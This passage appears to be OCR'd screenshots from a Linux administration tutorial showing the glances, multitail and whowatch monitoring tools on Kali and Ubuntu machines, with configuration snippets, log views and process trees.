MAC Address: 00:0C:29:35:02:9C (VMware)
Service Info: OS: Linux
```




```
  GNU nano 2.5.1           File: /etc/default/glances

# Default is to launch glances with '-s' option.
#DAEMON_ARGS="-s"

# Change to 'true' to have glances running at startup
RUN="true"
```




```
kali - IP 192.168.1.102/24                                     Uptime: 21:57:08

CPU  [ 23.1%]   CPU      23.1%  MEM     70.1%  SWAP      3.3%  LOAD    1-core
MEM  [ 70.1%]   user:     8.1%  total:   760M  total:   1.26G  1 min:    0.05
SWAP [  3.3%]   system:   7.8%  used:    533M  used:    43.0M  5 min:    0.07
                idle:    84.1%  free:    227M  free:    1.22G  15 min:   0.20

NETWORK     Rx/s   Tx/s   TASKS 148 (336 thr), 1 run, 147 slp, 0 oth
eth0          0b     0b
lo            0b     0b     CPU%  MEM%   PID USER         NI S Command
                             2.6  33.2  1071 root          0 S /usr/bin/gnome-sh
DISK I/O     R/s    W/s      0.0   4.5  1195 root          0 S /usr/lib/tracker/
fd0            0      0      0.0   4.2   809 Debian-gd     0 S gnome-shell --mod
sda1           0    17K      0.0   3.9  1235 root          0 S /usr/lib/evolutio
sda2           0      0      0.0   3.8  1302 root          0 S /usr/lib/evolutio
sda5           0    76K      0.0   3.8  1290 root          0 S /usr/lib/evolutio
sr0            0      0      0.0   3.7  1411 root          0 S /usr/lib/gnome-te
                            15.8   2.6   951 root          0 S /usr/lib/xorg/Xor
FILE SYS    Used  Total      0.0   2.5  1156 root          0 S nautilus -n
/ (sda1)   7.66G  28.2G     73.6   2.5  8198 root          0 R /usr/bin/python3
                             0.0   1.9  1159 root          0 S /usr/bin/python3

                          Warning or critical alerts (one entry)
2016-03-01 03:09:38       2016-03-01 03:09:34 (ongoing) - MEM (70.1)
```




```
[quicklook]
cpu_careful=50
cpu_warning=70
cpu_critical=90
mem_careful=50
mem_warning=70
mem_critical=90
swap_careful=50
swap_warning=70
swap_critical=90
```




```
root@kali:~# glances -s -B 192.168.1.102
Glances server is running on 192.168.1.102:61209
```




```
Connected to kali - IP 192.168.1.102/24                          Uptime: 22:26:33

CPU  [ 37.3%]   CPU       37.3%   MEM      72.9%   SWAP       3.8%   LOAD     1-core
MEM  [ 72.9%]   user:     20.2%   total:    760M   total:    1.26G   1 min:     0.26
SWAP [  3.8%]   system:   14.7%   used:     554M   used:     49.4M   5 min:     0.26
                idle:     62.7%   free:     206M   free:     1.21G   15 min:    0.15

NETWORK     Rx/s   Tx/s   TASKS 150 (338 thr), 1 run, 149 slp, 0 oth
eth0        728b     0b
lo          27Kb   27Kb     CPU%  MEM%   PID USER         NI S Command
                             6.5  33.5  1071 root          0 S /usr/bin/gnome-she
DISK I/O     R/s    W/s      0.0   4.5  1195 root          0 S /usr/lib/tracker/t
fd0            0      0      0.0   4.2   809 Debian-gd     0 S gnome-shell --mode
sda1         21K      0      0.0   3.9  1235 root          0 S /usr/lib/evolution
sda2           0      0      1.1   3.9  1411 root          0 S /usr/lib/gnome-ter
sda5           0      0      0.0   3.8  1302 root          0 S /usr/lib/evolution
sr0            0      0      0.0   3.8  1290 root          0 S /usr/lib/evolution
```




```
root@tj-dev:~# apt-get install multitail
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  multitail
0 upgraded, 1 newly installed, 0 to remove and 341 not upgraded.
Need to get 141 kB of archives.
```



```
Feb 18 15:43:28 tj-dev rtkit-daemon[1715]: Demoting known real-time threads.
Feb 18 15:43:28 tj-dev rtkit-daemon[1715]: Demoted 0 threads.
Feb 18 15:44:13 tj-dev rtkit-daemon[1715]: The canary thread is apparently starv
ing. Taking action.
Feb 18 15:44:13 tj-dev rtkit-daemon[1715]: Demoting known real-time threads.
Feb 18 15:44:13 tj-dev rtkit-daemon[1715]: Demoted 0 threads.
Feb 18 15:47:16 tj-dev rtkit-daemon[1715]: The canary thread is apparently starv
ing. Taking action.
Feb 18 15:47:16 tj-dev rtkit-daemon[1715]: Demoting known real-time threads.
Feb 18 15:47:16 tj-dev rtkit-daemon[1715]: Demoted 0 threads.
00] /var/log/syslog                                    343KB - 2016/02/18 16:08:39
 * Starting ACPI daemon^{[94G[ OK ]
 * Starting anac(h)ronistic cron^{[94G[ OK ]
 * Starting save kernel messages^{[94G[ OK ]
 * Starting automatic crash report generation^{[94G[ OK ]
 * Starting regular background program processing daemon^{[94G[ OK ]
 * Starting deferred execution scheduler^{[94G[ OK ]
 * Stopping save kernel messages^{[94G[ OK ]
 * Starting CPU interrupts balancing daemon^{[94G[ OK ]
 * Starting LightDM Display Manager^{[94G[ OK ]
 * Stopping Send an event to indicate plymouth is up^{[94G[ OK ]
 * Starting crash report submission daemon^{[94G[ OK ]
01] /var/log/boot.log                                    3KB - 2016/02/18 16:08:39
```




```
 Select window
 00 /var/log/syslog
 01 /var/log/boot.log
```




```
 * Starting System V runlevel compatibi
lity^{[94G[ OK ]
 * Starting ACPI daemon^{[94G[ OK ]
 * Starting anac(h)ronistic cron^{[94G[
 OK ]
 * Starting save kernel messages^{[94G[
 OK ]
 * Starting automatic crash report gene
ration^{[94G[ OK ]
 * Starting regular background program
processing daemon^{[94G[ OK ]
 * Starting deferred execution schedule
r^{[94G[ OK ]
 * Stopping save kernel messages^{[94G[
 OK ]
 * Starting CPU interrupts balancing da
emon^{[94G[ OK ]
 * Starting LightDM Display Manager^{[9
4G[ OK ]
 * Stopping Send an event to indicate p
lymouth is up^{[94G[ OK ]
 * Starting crash report submission dae
mon^{[94G[ OK ]
00] /var/log/boot.log *Press F1/<CTRL>+
```

```
Feb 18 15:44:13 tj-dev rtkit-daemon[1715
]: Demoting known real-time threads.
Feb 18 15:44:13 tj-dev rtkit-daemon[1715
]: Demoted 0 threads.
Feb 18 15:47:16 tj-dev rtkit-daemon[1715
]: The canary thread is apparently starv
ing. Taking action.
Feb 18 15:47:16 tj-dev rtkit-daemon[1715
]: Demoting known real-time threads.
Feb 18 15:47:16 tj-dev rtkit-daemon[1715
]: Demoted 0 threads.
01] /var/log/syslog *Press F1/<CTRL>+<h>
```


```
ix(su:session): session opened for user
root by tajinder(uid=1000)
Feb 18 15:17:01 tj-dev CRON[13758]: pam_
unix(cron:session): session opened for u
ser root by (uid=0)
Feb 18 15:17:02 tj-dev CRON[13758]: pam_
unix(cron:session): session closed for u
ser root
Feb 18 15:52:43 tj-dev gnome-screensaver
-dialog: gkr-pam: unlocked login keyring
02] /var/log/auth.log *Press F1/<CTRL>+<
```




```
Feb 18 15:17:01 tj-dev CRON[13758]: pam_unix(cron:session): session opened for u
ser root by (uid=0)
Feb 18 15:17:02 tj-dev CRON[13758]: pam_unix(cron:session): session closed for u
ser root
Feb 18 15:52:43 tj-dev gnome-screensaver-dialog: gkr-pam: unlocked login keyring
Feb 18 16:17:01 tj-dev CRON[14142]: pam_unix(cron:session): session opened for u
ser root by (uid=0)
Feb 18 16:17:01 tj-dev CRON[14142]: pam_unix(cron:session): session closed for u
ser root
Feb 18 16:27:24 tj-dev gnome-screensaver-dialog: gkr-pam: unlocked login keyring
 * Starting System V runlevel compatibility^{[94G[ OK ]
 * Starting ACPI daemon^{[94G[ OK ]
 * Starting anac(h)ronistic cron^{[94G[ OK ]
 * Starting save kernel messages^{[94G[ OK ]
 * Starting automatic crash report generation^{[94G[ OK ]
 * Starting regular background program processing daemon^{[94G[ OK ]
 * Starting deferred execution scheduler^{[94G[ OK ]
 * Stopping save kernel messages^{[94G[ OK ]
 * Starting CPU interrupts balancing daemon^{[94G[ OK ]
 * Starting LightDM Display Manager^{[94G[ OK ]
 * Stopping Send an event to indicate plymouth is up^{[94G[ OK ]
 * Starting crash report submission daemon^{[94G[ OK ]
00] /var/log/boot.log *Press F1/<CTRL>+<h> for help*   3KB - 2016/02/18 16:29:14
```




```
root@tj-dev:~# apt-get install whowatch
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  whowatch
0 upgraded, 1 newly installed, 0 to remove and 341 not upgraded.
Need to get 37.4 kB of archives.
```




```
3 users: (2 local, 0 telnet, 0 ssh, 1 other)

(init)          tajinder  pts/0  :1                   -
(lightdm)       tajinder  tty7                        -
(init)          tajinder  pts/1  :1                   -
```




```
3 users: (2 local, 0 telnet, 0 ssh, 1 other)
(init)          tajinder  pts/0  :1
11926    - gnome-terminal
14525     |- bash
11936     |- bash
11991     | `- su
11999     |   `- bash
14610 R   |     `- whowatch
11935     `- gnome-pty-helper
```




```
[ENT]users [c]md all[t]ree [d]etails [o]wner [s]ysinfo sig[l]ist ^[K]ILL
```




```
[F1]Help [F9]Menu [ENT]proc all[t]ree [i]dle/cmd [c]md [d]etails [s]ysinfo
```




```
    File      View     Process     Users     Help
(init)             taj
11926     - gnome-te   Toggle owner     o
14525       |- bash    Toggle long      c
11936       |- bash    Signal list      l
11991       | `- su    Send KILL       ^K
11999       |   `- ba  Send HUP        ^U
14610 R     |     `-   Send TERM       ^T
11935       `- gnome-
```




```
    File     View     Process     Users     Help
(init)                             :1
11926     -    Search            /
11936     |    All processes     t
11991     |    Users           Ent
11999     |    User proc       Ent
14629 R   |    Details           d
14610 T   |    Sysinfo           s
11935     `
```



